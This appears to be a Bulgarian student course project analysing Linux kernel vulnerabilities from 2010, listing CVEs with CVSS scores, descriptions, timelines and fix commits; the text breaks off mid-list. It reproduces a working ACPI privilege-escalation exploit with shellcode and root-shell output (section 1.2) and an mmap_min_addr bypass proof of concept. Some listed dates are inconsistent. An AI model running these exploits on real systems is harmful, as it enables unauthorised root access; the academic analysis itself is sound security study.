Курсов проект

по

Мрежова сигурност

Анализ на проблемите в сигурността на Linux ядрото в последните 12 месеца

Изготвили:

Валентина Динкова, ф.н. 71112

< valentinadinkova@yahoo.com >

и

Филип Атанасов, ф.н. 71185

< philip.atanassov@gmail.com >

20 януари 2011 г.

Съдържание

Увод

Настоящият курсов проект има за цел да изброи проблемите в сигурността на Linux ядрото, добили популярност през миналата година (2010) и на базата на получения списък да се направят изводи свързани с тях. Реда, спазен при изреждането е от най-скорошните проблеми, към по-старите. Обхванати са почти всички уязвимости от споменатия период, като изключения са направени за няколко, които засягат само някоя конкрентна Linux дистрибуция или такива, чиято практическа ефективност е ниска. Форматът на изреждане има вида „CVE-XXXX-XXXX CVSS Score X.X“, където първият компонент е CVE (Common Vulnerabilities and Exposures) идентификаторът на конкретния проблем, а втория неговата CVSS (Common Vulnerability Scoring System) оценка.

CVE системата осигурява метод за идентификация на публично известните уязвимости и пробиви в областта на информационната сигурност. Тя се поддържа от MITRE Corporation (http://www.mitre.org/) и е финансирана от Отдела за киберсигурността (NCSD) на Министерството на вътрешната сигурност на САЩ (DHS). Всеки CVE идентификатор може да има статус “entry” или “candidate”, като първия означава, че идентификаторът е одобрен за CVE списъка, а втория, че кандидатурата на идентификатора предстои да бъде разгледана от Редакционния съвет.

CVSS (http://www.first.org/cvss/) е стандарт за оценяване на сериозността на уязвимости в сигурността на компютърните системи. Стандартът се опитва да даде мярка за това доколко дадена уязвимост е повод за тревога, на фона на другите уязвимости, за да може усилията към разрешаването на проблемите да бъдат правилно приоритизирани. Оценката се базира на набор от фактори, които се вземат предвид, като някои от тях са дали уязвимостта може да се използва за отдалечена атака, колко сложна трябва да е една атака, възползваща се от уязвимостта и други.

Документът е разделен на две части – първата е самия списък с проблеми, а втората - статистическият анализ относно връзките между времето за излизане на exploit, времето за решаване на проблемите и времето за оправяне на проблемите. Проверката за това от кога съществува даден проблем е направена чрез git repository-то на Linux ядрото.

Част I
Описание на проблемите в сигурността на Linux ядрото в последните 12 месеца

1 CVE-2010-4347 CVSS Score 6.9

1.1 Описание

ACPI подсистемата в Linux ядрото преди 2.6.36.2 използва права за достъп 0222 до файла *custom_method* на debugfs.

```
--w--w--w-. 1 root root 0 2010-11-11 14:56 /sys/kernel/debug/acpi/custom_method
```

Това позволява на обикновен потребител, който има достъп до системата да придобие по-високи права, като сложи свой ACPI метод в таблиците за интерпретиране на ACPI. Но за да стане това е необходимо *debugfs* да е монтирана някъде в ситемата, така че потребителят да има достъп до файла *custom_method*. По подразбиране debugfs не се монтира. Необходимо е да се изпълни командата

```
mount -t debugfs nodev /sys/kernel/debug
```

като root.

- Тип: *privileges escalation*
- Съществува от: 2010-07-15
- Добива публичност: 2010-11-13
- Оправен: 2010-11-13[1]

1.2 Exploit

Публикация за exploit излиза на 2010-12-18. Автор е Jon Oberheide[2].

Той компилира ASL[3] код до AML[4], който презаписва ACPI метода, използван при промяна на статуса на LID устройството (при отваряне и затваряне на капака на лаптоп). Когато методът се извика, той презаписва *OperationRegion* на физическият адрес, където *sys_futimesat* се намира и презаписва паметта чрез *Store*, като по този начин стига до privilege escalation при извикването на *sys_futimesat*.

[1] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=ed3aada1bf34c5a9e98af167f125f8a740fc726a

[2] http://www.exploit-db.com/exploits/15774/

[3] ACPI Source Language

[4] ACPI Machine Language

```
DefinitionBlock ("lid.aml", "SSDT", 2, "", "", 0x00001001) {
  Method (\_SB.LID._LID, 0, NotSerialized) {
    OperationRegion (KMEM, SystemMemory, PHYADDR, 0x392)
    Field(KMEM, AnyAcc, NoLock, Preserve) {
      HACK, 0x392
    }
    Store (Buffer () {
      0x55, 0x48, 0x89, 0xe5, 0x53, 0x48, 0x83, 0xec,
      0x08, 0x48, 0xc7, 0xc3, 0x24, 0x24, 0x24, 0x24,
      0x48, 0xc7, 0xc0, 0x24, 0x24, 0x24, 0x24, 0xbf,
      0x00, 0x00, 0x00, 0x00, 0xff, 0xd0, 0x48, 0x89,
      0xc7, 0xff, 0xd3, 0x48, 0xc7, 0xc0, 0xb7, 0xff,
      0xff, 0xff, 0x48, 0x83, 0xc4, 0x08, 0x5b, 0xc9,
      0xc3 }, HACK)
    Return (One)
  }
}
```

Този exploit се отнася само за 64-битови ОС и зависи от наличието на LID устройство.

```
$ gcc american-sign-language.c -o american-sign-language
$ ./american-sign-language
[+] resolving required symbols...
[+] checking for world-writable custom_method...
[+] checking for an ACPI LID device...
[+] poisoning ACPI tables via custom_method...
[+] triggering ACPI payload via LID device...
[+] triggering exploit via futimesat...
[+] launching root shell!
# id
uid=0(root) gid=0(root) groups=0(root)
```

2 CVE-2010-4346 CVSS Score 2.1

2.1 Описание

Функцията *install_special_mapping* в *mm/mmap.c* в Linux ядрото преди 2.6.37-rc6 не извиква функцията *security_file_mmap*, което позволява да се заобиколят зададените *mmap_min_addr* ограничения и евентуално да се извърши атака с дереференциране на нулев указател, чрез специално създадена програма на асемблер.

```
$ uname -m
x86_64
$ cat /proc/sys/vm/mmap_min_addr
65536
$ cat install_special_mapping.s
section .bss
    resb BSS_SIZE
```

```
section .text
    global _start
    _start:
        mov     eax, __NR_pause
        int     0x80
$ nasm -D__NR_pause=29 -DBSS_SIZE=0xfffed000 -f elf
       -o install_special_mapping.o install_special_mapping.s
$ ld -m elf_i386 -Ttext=0x10000 -Tbss=0x11000
       -o install_special_mapping install_special_mapping.o
$ ./install_special_mapping &
[1] 14303
$ cat /proc/14303/maps
0000f000-00010000 r-xp 00000000 00:00 0       [vdso]
00010000-00011000 r-xp 00001000 00:19 2453665 /home/taviso/install_special_mapping
00011000-ffffe000 rwxp 00000000 00:00 0       [stack]
```

- Тип: *DoS*
- Съществува от: 2007-07-19
- Добива публичност: 2010-11-13
- Оправен: 2010-12-15[5]

3 CVE-2010-3881 CVSS Score 1.9

3.1 Описание

arch/x86/kvm/x86.c в Linux ядрото преди 2.3.36.2 не инициализира някои членове на структурите *kvm_ vcpu_ events*, *kvm_ debugregs*, *kvm_ pit_ state2* и *kvm_ clock_ data*, което позволява обикновен потребител евентуално да получи важна информация от стека на паметта на ядрото чрез операции за четене върху /dev/kvm устройството[6].

- Тип: *DoS*
- Съществува от: 2007г.
- Добива публичност: 2010-11-01
- Оправен: 2010-11-01[7]

[5] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=462e635e5b73ba9a4c03913b77138cd57ce4b050

[6] KVM - Kernel-based Virtual Machine - пълно решение за виртуализация на Linux за x86 хардуер. Съдържа разширение - Intel VT или AMD-V. Състои се от модул към ядрото *kvm.ko* и специфични за процесора разширения *kv-intel.ko* и *kvm-amd.ko*

[7] http://git.kernel.org/?p=virt/kvm/kvm.git;a=commit;h=831d9d02f9522e739825a51a11e3bc5aa531a905

4 CVE-2010-3880 CVSS Score 4.9

4.1 Описание

Във файла *net/ipv4/inet_ diag.c* във версиите на ядрото преди 2.6.37-rc2 байткодът на INET_DIAG не се проверява достатъчно добре, което позволява на локален потребител да предизвика *DoS* атака чрез специално създадени инструкции, които съдържат повече от един атрибут. Може да бъде предизвикан безкраен цикъл в ядрото.

- Тип: *DoS*
- Съществува от: преди 2005г.
- Добива публичност: 2010-11-03[8]
- Оправен: 2010-11-04 [9]

5 CVE-2010-4157 CVSS Score 6.0

5.1 Описание

Във *drivers/scsi/gdth.c gdth_ ioctl_ alloc()* приема аргумент *size* като тип *int*. *copy_ from_ user()* приема аргумента *size* като тип *unsigned long*. *gen.data_ len* и *gen.sense_ len* са от тип *unsigned long*. На 64-битова ОС *long* са 64-битови, а *int* са 32-битови. Възможно е да се подаде много голямо число и заделянето ще отреже размера до 32 бита и ще задели малък буфер. След това, когато извикаме *copy_ from_ user()*, това ще предизвика неправилно писане в паметта, защото е заделена по-малко памет, отколкото се опитваме да запишем.

- Тип: *DoS*
- Съществува от: преди 2005г.
- Добива публичност: 2010-10-08[10]
- Оправен: 2010-10-25 [11]

6 CVE-2010-3904 CVSS Score 7.2

6.1 Описание

Функцията *rds_ page_ copy_ user* от *net/rds/page.c* в имплементацията на протокола Reliable Datagram Sockets (RDS) в Linux ядрото преди 2.6.36 не валидира правилно адресите, получени от user space, което позволява на обикновен потребител да получи по-високи привилегии, използвайки системните извиквания *sendmsg* и *recvmsg*.

---

[8] http://www.spinics.net/lists/netdev/msg145899.html

[9] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=22e76c849d505d87c5ecf3d3e6742a65f0ff4860

[10] http://ns3.spinics.net/lists/linux-scsi/msg47361.html

[11] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=f63ae56e4e97fb12053590e41a4fa59e7daa74a4

- Тип: *privileges escalation*
- Съществува от: преди 2005г.
- Добива публичност: 2010-10-15
- Оправен: 2010-10-15[12]

7 CVE-2010-3066 CVSS Score 4.9

7.1 Описание

Функцията *io_submit_one* от fs/aio.c в Linux ядрото преди 2.6.23 позволява на обикновен потребител да причини DoS (дереференциране на нулев указател) чрез системното извикване *io_submit* с IOCB_FLAG_RESFD флаг.

- Тип: *DoS*
- Съществува от: 2009-02-24
- Добива публичност: 2010-09-02
- Оправен: 2007-10-08[13]

8 CVE-2010-2962 CVSS Score 7.2

8.1 Описание

drivers/gpu/drm/i915/i915_gem.c от Graphics Execution Manager (GEM) при драйвера Intel i915 в Direct Rendering Manager (DRM) подсистемата в Linux ядрото преди 2.6.36 не валидира правилно указателите към блокове памет, което позволява на обикновен потребител да пише в паметта на ядрото. Това от своя страна може да доведе до придобиване на по-високи права, чрез използването на интерфейса *ioctl*, свързан с операциите *pwrite* и *pread*.

- Тип: *privileges escalation*
- Съществува от: 2008-07-30
- Добива публичност: 2010-10-03
- Оправен: 2010-09-26 [14]

[12] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=799c10559d60f159ab2232203f222f18fa3c4a5f

[13] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=799c10559d60f159ab2232203f222f18fa3c4a5f

[14] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=ce9d419dbecc292cc3e06e8b1d6d123d3fa813a4

9 CVE-2010-3705 CVSS Score 8.3

9.1 Описание

Функцията *sctp_ auth_ asoc_ get_ hmac* в *net/sctp/auth.c* в Linux ядрото преди 2.6.36 не валидира правилно масивът *hmac_ ids* от SCTP peer, което позволява отдалечени атаки да причинят DoS, чрез поставяне на определена стойност за последен елемент на масива.

- Тип: *DoS*
- Съществува от: 2007-10-09
- Добива публичност: 2010-10-01[15]
- Оправен: 2010-10-01 [16]

10 CVE-2010-2963 CVSS Score 6.2

10.1 Описание

drivers/media/video/v4l2-compat-ioctl32.c в Video4Linux (V4L) имплементацията в Linux ядрото преди 2.6.36, при 64-битовите платформи не проверява мястото, където се копира паметта, което позволява на обикновен потребител да пише в пространството на паметта на ядрото. Това може да доведе до придобиване на по-високи права, чрез извикването на VIDIOCSTUNER ioctl върху */dev/video* устройството, последвано от VIDIOCSMICROCODE ioctl извикване.

- Тип: *privileges escalation*
- Съществува от: 2008-12-21
- Добива публичност: 2010-10-15
- Оправен: 2010-10-15 [17]

11 CVE-2010-3698 CVSS Score 4.6

11.1 Описание

KVM имплементацията в Linux ядрото преди 2.6.36 не презарежда правилно сегментните регистри FS и GS, което позоволява на потребителите на приемната (host) ОС да предизвикат DoS (забиване на приемната ОС), чрез KVM_RUN ioctl извикване, заедно с промяна на Local Descriptor Table (LDT).

- Тип: *DoS*
- Съществува от: 2008-07-10

[15] http://marc.info/?l=linux-kernel&m=128596992418814&w=2

[16] http://git.kernel.org/?p=linux/kernel/git/davem/net-2.6.git;a=commit;h=51e97a12bef19b7e43199fc153cf9bd5f2140362

[17] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=3e645d6b485446c54c6745c5e2cf5c528fe4deec

- Добива публичност: 2010-10-19
- Оправен: 2010-10-19 [18]

12 CVE-2010-4249 CVSS Score 4.9

12.1 Описание

Функцията *wait_for_unix_gc* в *net/unix/garbage.c* в Linux ядрото преди 2.6.37-rc3-след-20101125 неправилно избират времето за garbage collection на inflight сокети, което позволява обикновен потребител да причини denial of service (зависване на системата), чрез използването на системните извиквания *socketpair* и *sendmsg* за сокети SOCK_SEQPACKET.

- Тип: *DoS*
- Съществува от: 2008-11-26
- Добива публичност: 2010-09-23[19]
- Оправен: 2010-09-24 [20]

12.2 Exploit

Exploit излиза на 2010-09-25[21]. Автор е Key Night.

13 CVE-2010-3858 CVSS Score 4.9

13.1 Описание

Функцията *setup_arg_pages* в *fs/exec.c* в Linux ядрото преди 2.6.36, при използване на CONFIG_STACK_GROWSDOWN не ограничава правилно консумацията на паметта на стека на (1) аргументите и (2) средата за 32-битови приложения върху 64-битова платформа, което позволява обикновен потребител да причини DoS (забиване на системата), чрез exec системно извикване.

- Тип: *DoS*
- Съществува от: 2006-03-28
- Добива публичност: 2010-08-13
- Оправен: 2010-09-10 [22]

[18] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=9581d442b9058d3699b4be568b6e5eae38a41493
[19] https://lkml.org/lkml/2010/11/23/395
[20] http://git.kernel.org/?p=linux/kernel/git/davem/net-2.6.git;a=commit;h=9915672d41273f5b77f1b3c29b391ffb7732b84b
[21] http://www.exploit-db.com/exploits/15622/
[22] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=1b528181b2ffa14721fb28ad1bd539fe1732c583

13.2 Exploit

Exploit излиза на 2010-11-26[23]. Автор е Roland McGrath.

14 CVE-2010-4248 CVSS Score 4.7

14.1 Описание

В *__exit_signal* функцията в kernel/exit.c в Linux ядрото преди 2.6.37-rc2 съществува условие на състезание, което позволява обикновен потребител да причини DoS, чрез вектори, свързани с *multithreaded exec*, употребата на лидер на група от нишки в *kernel/posix-cpu-timers.c* и избора на нов лидер на група от нишки във функцията *de_thread* в *fs/exec.c*.

- Тип: *DoS*
- Съществува от: 2010-05-26
- Добива публичност: 2010-11-05
- Оправен: 2010-11-05 [24]

15 CVE-2010-3432 CVSS Score 7.8

15.1 Описание

Функцията *sctp_packet_config* в net/sctp/output.c в ядрото преди 2.6.35.6 инициализира по грешен начин структурите от данни, представляващи пакети. Това позволява отдалечена атака, предизвикваща DoS чрез определена последователност от SCTP трафик.

sctp_outq_flush() в *net/sctp/outqueue.c* може да извика *sctp_packet_reset* върху структура, представяща пакет, която вече е запълнена с парчета данни. *sctp_packet_reset()* няма да се погрижи за парчетата данни и ще промени само дължината. Дължината ще е грешна и това ще предизвика "*panic*" в ядрото, когато се извика функцията *skb_put* с прекалено малко заделена памет, както се вижда и от коментарът над тази функция:

```
/**
 * skb_push - add data to the start of a buffer
 * @skb: buffer to use
 * @len: amount of data to add
 *
 * This function extends the used data area of the buffer at the buffer
 * start. If this would exceed the total buffer headroom the kernel will
 * panic. A pointer to the first byte of the extra data is returned.
 */
```

- Тип: *DoS*

[23] http://www.exploit-db.com/exploits/15619/

[24] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=e0a70217107e6f9844628120412cb27bb4cea194

- Съществува от: преди 2005г.
- Добива публичност: 2010-09-14[25]
- Оправен: 2010-09-17[26]

16 CVE-2010-4165 CVSS Score 4.9

Функцията *do_tcp_setsockopt* в *net/ipv4/tcp.c* в ядро с версии преди 2.6.37-rc2 не ограничава правилно *TCP_MAXSEG* стойностите, което позволява на локален потребител да предизвика DoS (OOPS[27]) чрез извикване на *setsockopt* с твърде малка стойност за *TCP_MAXSEG*, което води до деление на нула или неправилно използване на целочислена променлива без знак.

- Тип: *DoS*
- Съществува от: 2008-09-21[28]
- Добива публичност: 2010-11-10[29]
- Оправен: 2010-11-11[30]

17 CVE-2010-4169 CVSS Score 4.9

Използване на памет след освобождаване в *mm/mprotect.c* в ядро преди версия 2.6.37-rc2 позволява на локален потребител да предизвика DoS, използвайки *mprotect* системното извикване.

- Тип: *DoS*
- Съществува от: 2009-06-08[31]
- Добива публичност: 2010-11-09[32]
- Оправен: 2010-11-09[33]

[25] http://marc.info/?l=linux-kernel&m=128448383501073&w=3

[26] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=4bdab43323b459900578b200a4b8cf9713ac8fab

[27] Грешка при изпълнението на код в ядрото, която не завършва със забиване на системата, за разлика от "panic". Ядрото убива виновния процес и извежда съобщение за грешка.

[28] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=f5fff5dc8a7a3f395b0525c02ba92c95d42b7390

[29] http://www.spinics.net/lists/netdev/msg146405.html

[30] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=7a1abd08d52fdeddb3e9a5a33f2f15cc6a5674d2

[31] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=dab5855

[32] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=63bfd7384b119409685a17d5c58f0b56e5dc03dahttp://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=63bfd7384b119409685a17d5c58f0b56e5dc03da

[33] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=63bfd7384b119409685a17d5c58f0b56e5dc03dahttp://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=63bfd7384b119409685a17d5c58f0b56e5dc03da

18 CVE-2010-2938 CVSS Score 4.9

18.1 Описание

arch/x86/hvm/vmx/vmcs.c в virtual-machine control structure (VMCS) имплементацията в Linux ядрото преди 2.6.18 на Red Hat Enterprise Linux (RHEL) 5 при Intel платформата без функционалността за Extended Page Tables (EPT), достъпва VMCS полета, без да прави проверка за хадруерна поддръжка за тези полета. Това позволява на обикновен потребител да причини DoS (забиване на ОС) като поиска VMCS dump за напълно виртуализиран Xen guest.

- Тип: *DoS*
- Съществува от: преди 2005г.
- Добива публичност: 2010-08-02
- Оправен: 2010-09-29

19 CVE-2010-3437 CVSS Score 6.6

19.1 Описание

Грешка при указването на целочислен тип със знак във функцията *pkt_find_dev_from_minor* в *drivers/block/pktcdvd.c* в Linux ядрото преди 2.6.36-rc6 позволява на обикновен потребител да получи важна информация от паметта на ядрото или да причини DoS (невалидно дереференциране на указател и забиване на системата) чрез поставяне на стойност на индекс в PKT_CTRL_CMD_STATUS ioctl извикване.

- Тип: *DoS*
- Съществува от: преди 2005г.
- Добива публичност: 2010-09-27
- Оправен: 2010-09-27[34]

19.2 Exploit

Exploit излиза на 2010-09-29[35]. Автор е Jon Oberheide.

20 CVE-2010-3442 CVSS Score 4.7

20.1 Описание

Няколко препълвания на целочислени променливи във функцията *snd_ctl_new* в sound/core/control.c в Linux ядрото преди 2.6.36-rc5-след-20100929 позволяват на обикновен потребител да причини DoS (предизвикване на грешки в динамичната памет).

[34] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=252a52aa4fa22a668f019e55b3aac3ff71ec1c29

[35] http://www.exploit-db.com/exploits/15150/

- Тип: *DoS*
- Съществува от: преди 2005г.
- Добива публичност: 2010-09-29
- Оправен: 2010-09-29[36]

21 CVE-2010-2653 CVSS Score 6.9

21.1 Описание

В *hvc_close* функцията в *drivers/char/hvc_console.c* в Linux ядрото преди 2.6.34 съществува условие на състезание, което позволява обикновен потребител да причини DoS или да причини други неизвестни щети, свързани с *hvc_open* и *hvc_remove* функциите, като затвори Hypervisor Virtual Console устройството.

- Тип: *DoS*
- Съществува от: 2010-03-12
- Добива публичност: 2010-02-26
- Оправен: 2010-04-08[37]

22 CVE-2010-3081 CVSS Score 7.2

22.1 Описание

В 32-битовия слой на съвместимост при 64-битовите ядра преди 2.6.36-rc4-git2 възниква препълване на целочислен тип при умножение в метода *access_ok*, който се използва, за да проверява дали дадена памет е в безопасните граници на пространството на потребителя. Benjamin Hawkes успява да накара стек указателя на потребителя да започне да сочи към пространството на ядрото. Проблемът започва при процедура за заделяне на памет, използвана от слоя за съвместимост от *arch/x86/include/asm/compat.h*

```
static inline void __user *compat_alloc_user_space(long len)
{
        struct pt_regs *regs = task_pt_regs(current);
        return (void __user *)regs->sp - len;
}
```

Както се вижа никъде няма проверка за underflow на стек указателя на потребителското пространство. Ако слоят за съвместимост използва върнатия указател, без да проверява дали сочи към потребителското пространство, може да се появи грешка в паметта на ядрото.

[36] http://git.kernel.org/?p=linux/kernel/git/tiwai/sound-2.6.git;a=commit;h=5591bf07225523600450edd9e6ad258bb877b779

[37] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=320718ee074acce5ffced6506cb51af1388942aa

Benjamin Hawkes открива два случая, в които това може да стане: първият - video4linux iocte, вторият - в слоя IP multicast desktop compat. Вторият вариант има много благоприятни свойства за exploit.

От *compat_mc_getsockopt* в *net/compat.c*:

```
kgf = compat_alloc_user_space(klen+sizeof(*optlen));

if (!access_ok(VERIFY_READ, gf32, __COMPAT_GF0_SIZE) ||
      __get_user(interface, &gf32->gf_interface) ||
      __get_user(fmode, &gf32->gf_fmode) ||
      __get_user(numsrc, &gf32->gf_numsrc) ||
      __put_user(interface, &kgf->gf_interface) ||
      __put_user(fmode, &kgf->gf_fmode) ||
      __put_user(numsrc, &kgf->gf_numsrc) ||
      copy_in_user(&kgf->gf_group,&gf32->gf_group,sizeof(kgf->gf_group)))
          return -EFAULT;
```

klen е неотрицателно 32-битово число, подадено от потребителското пространство, което означава, че *kgf* указателя може да бъде "превъртян" , така че да сочи някъде високо в адресното пространство на ядрото. Указателят *gf32* е валиден адрес в потребителското адресно пространаство и съдържанието на структурата е контролирано. Тъй като се използва "nocheck"версията на *put_user* и не се извършват повече *access_ok* проверки, фактът, че *kgf* сочи в адресното пространство на ядрото няма значение - контролираните стойности ще бъдат записани в структурата, сочена от *kgf*.

- Тип: *privileges escalation*
- Съществува от: 2008-08-29
- Добива публичност: 2010-09-07
- Оправен: 2010-09-14[38]

22.2 Exploit

Описаното по-горе позволява на атакуващия да запише каквато иска стойност в първите 31 бита от адресното пространство на ядрото. В практиката това е напълно достатъчно за exploit. (2010-09-19)

23 CVE-2010-3301 CVSS Score 7.2

23.1 Описание

Емулацията на функционалността на системното извикване IA32 в *arch/x86/ia32/ia32entry.S* в Linux ядрото преди 2.6.36-rc4-git2 на x86_64 платформи не допълва с нула регистъра EAX, след като е използван 32-битовия път на изпълнение на *ptrace* системното извикване. Това би могло да позволи на обикновен

[38] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=c41d68a513c71e35a14f66d71782d27a79a81ea6

потребител да придобие по-високи права, като предизвика достъп извън границите на таблицата със ситемни извиквания, използвайки RAX регистъра. Този проблем е бил отстраняван вече веднъж през 2007 година. Тогава за него е имало и exploit. Проблемът отново се появява, тъй като през 2008 година е имало регресия, която премахва EAX презареждането от LOAD_ARGS32.[39]

- Тип: *privileges escalation*
- Съществува от: 2008-07-09
- Добива публичност: 2010-09-14
- Оправен: 2010-09-14[40]

24 CVE-2010-2240 CVSS Score 7.2

24.1 Описание

Функцията *do_ anonymous_ page* в *mm/memory.c* в Linux ядрото преди 2.6.27.52, 2.6.32.x преди 2.6.32.19, 2.6.34.x преди 2.6.34.4, и 2.6.35.x преди 2.6.35.2 не разделя подходящо статичната от динамичната памет, което позволява на атакуващия да изпълни код, като го постави в края на последната страница на сегмента със споделената памет.

- Тип: *privileges escalation*
- Съществува от: 2007-10-16
- Добива публичност: 2010-08-13
- Оправен: 2010-08-13[41]

25 CVE-2010-2248 CVSS Score 7.8

25.1 Описание

fs/cifs/cifssmb.c в CIFS имплементацията в Linux ядрото преди 2.6.34-rc4 позволява отдалечена атака да причини DoS (kernel panic) чрез изпращане на SMB пакет с невалидна CountHigh стойност, както е демонстрирано при OS/2 server. Сървърът записва в *pSMBr->CountHigh* невалидна стойност, дори в случай на нормални операции за записване. Това води до грешно изчисление на "nbyte"и предизвиква бъг в ядрото в *mm/filemap.c*.

- Тип: *DoS*
- Съществува от: преди 2005г.
- Добива публичност: 2010-03-31

[39] http://sota.gen.nz/compat2/

[40] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=eefdca043e8391dcd719711716492063030b55ac

[41] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=320b2b8de12698082609ebbc1a17165727f4c893

- Оправен: 2010-04-03[42]

26 CVE-2010-2521 CVSS Score 10

26.1 Описание

Няколко препълвания на буферите в *fs/nfsd/nfs4xdr.c* в XDR имплементацията в NFS сървъра при Linux ядрото преди 2.6.34-rc6 позволяват отдалечени атаки да причинят DoS (panic) или евентуално да изпълнят някакъв код чрез NFSv4 искане за писане, свързано с функциите *read_ buf* и *nfsd4_ decode_ compound*.

При извикване на *read_ buf* да се премести върху следващата страница от pagelist-а, се променя *argp->end* и става случайно число, което не е адреса в страницата, който *argp->p* сочи в текущия момент. Така следващите извиквания на READ_BUF ще мислят, че има много повече от страница свободно пространство (преобразуването към u32 осигурява беззнаково сравнение).

```
--- a/fs/nfsd/nfs4xdr.c
+++ b/fs/nfsd/nfs4xdr.c
@@ -161,10 +161,10 @@ static __be32 *read_buf
                                     (struct nfsd4_compoundargs *argp,
                                      u32 nbytes)

         argp->p = page_address(argp->pagelist[0]);
         argp->pagelist++;
         if (argp->pagelen < PAGE_SIZE) {
-                argp->end = p + (argp->pagelen>>2);
+                argp->end = argp->p + (argp->pagelen>>2);
                 argp->pagelen = 0;
         } else {
-                argp->end = p + (PAGE_SIZE>>2);
+                argp->end = argp->p + (PAGE_SIZE>>2);
                 argp->pagelen -= PAGE_SIZE;
         }
         memcpy(((char*)p)+avail, argp->p, (nbytes - avail));

@@ -1426,10 +1426,10 @@ nfsd4_decode_compound
                                 (struct nfsd4_compoundargs *argp)

                         argp->p = page_address(argp->pagelist[0]);
                         argp->pagelist++;
                         if (argp->pagelen < PAGE_SIZE) {
-                                argp->end = p + (argp->pagelen>>2);
+                                argp->end = argp->p + (argp->pagelen>>2);
                                 argp->pagelen = 0;
                         } else {
-                                argp->end = p + (PAGE_SIZE>>2);
+                                argp->end = argp->p + (PAGE_SIZE>>2);
```

[42] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=6513a81e9325d712f1bfb9a1d7b750134e49ff18

```
                                argp->pagelen -= PAGE_SIZE;
                        }
                }
```

- Тип: *DoS*
- Съществува от: преди 2005г.
- Добива публичност: 2010-04-20
- Оправен: 2010-04-26[43]

27 CVE-2010-2495 CVSS Score 10

27.1 Описание

Функцията *pppol2tp_xmit* в *drivers/net/pppol2tp.c* в L2TP имплементацията при Linux ядрото преди 2.6.34 не валидира правилно някои стойности, свързани с интерфейс. Това позволява атакуващия да причини DoS (дереференциране на нулев указател и OOPS) или да причини други щети, чрез вектори, свързани с промяната на routing-а.

- Тип: *DoS*
- Съществува от:
- Добива публичност: 2010-03-16
- Оправен: 2010-03-16[44]

28 CVE-2010-2954 CVSS Score 4.9

28.1 Описание

Функцията *irda_bind* от *net/irda/af_irda.c* в Linux ядрото преди версия 2.6.36-rc3-след-20100901 не реагира правилно на случая, когато изпълнението на функцията *irda_open_tsap* се провали. Това позволява на локални потребители да предизвикат DoS (дереференциранне на нулев указател), чрез няколко неуспешни извиквания на функцията *bind* за AF_IRDA сокет.

- Тип: *DoS*
- Съществува от: 2009-11-06
- Добива публичност: 2010-08-30[45]
- Оправен: 2010-08-31[46]

[43] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=6513a81e9325d712f1bfb9a1d7b750134e49ff18

[44] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commit;h=3feec9095d12e311b7d4eb7fe7e5dfa75d4a72a5

[45] https://bugzilla.redhat.com/show_bug.cgi?id=628770

[46] http://git.kernel.org/?p=linux/kernel/git/davem/net-2.6.git;a=commitdiff;h=628e300cccaa628d8fb92aa28cb7530a3d5f2257

29 CVE-2010-2960 CVSS Score 7.2

29.1 Описание

Уязвимостта се намира във функцията *keyctl_session_to_parent* при версия на Linux ядрото 2.6.35.4 и по-ранните от нея. Локални потребители могат да предизвикат DoS или евентуално някакъв друг проблем, като извикат функцията *keyctl* с аргумент *keyctl_session_to_parent*, което задейства дереференциране на нулев указател.

- Тип: *DoS*
- Съществува от: 2009-09-02
- Добива публичност: 2010-08-25
- Оправен: 2010-09-10[47]

30 CVE-2010-2959 CVSS Score 7.2

30.1 Описание

В имплементацията на Controller Area Network[48] за версиите на Linux ядрото преди 2.6.27.53, 2.6.32.x преди 2.6.32.21, 2.6.34.x преди 2.6.34.6 и 2.6.35.x преди 2.6.35.4 може да се стигне до препълване на целочислен тип. Конкретният файл на имплементацията е *net/can/bcm.c*. Това може да позволи на локален атакуващ да изпълни свой код или да предизвика DoS, използвайки специално проектиран за целта CAN трафик.

- Тип: *DoS*
- Съществува от: 2007-11-16
- Добива публичност: 2010-08-20
- Оправен: 2010-08-11[49]

31 CVE-2010-2798 CVSS Score 7.2

31.1 Описание

Уязвимостта е свързана с функцията *gfs2_dirent_find_space* от *fs/gfs2/dir.c* при версии на Linux ядрото преди 2.6.35, която използва неправилна стойност при някои пресмятания, които извършва. Локален потребител с достъп до монтирана GFS2 файлова система би могъл да придобие допълнителни привилегии или да предизвика DoS, чрез специална операция за преименуване, която задейства дереференциране на нулев указател.

[47] http://git.kernel.org/?p=linux/kernel/git/torvalds/linux-2.6.git;a=commitdiff;h=3d96406c7da1ed5811ea52a3b0905f4f0e295376

[48] Controller Area Network – стандарт за комуникация между микропроцесори

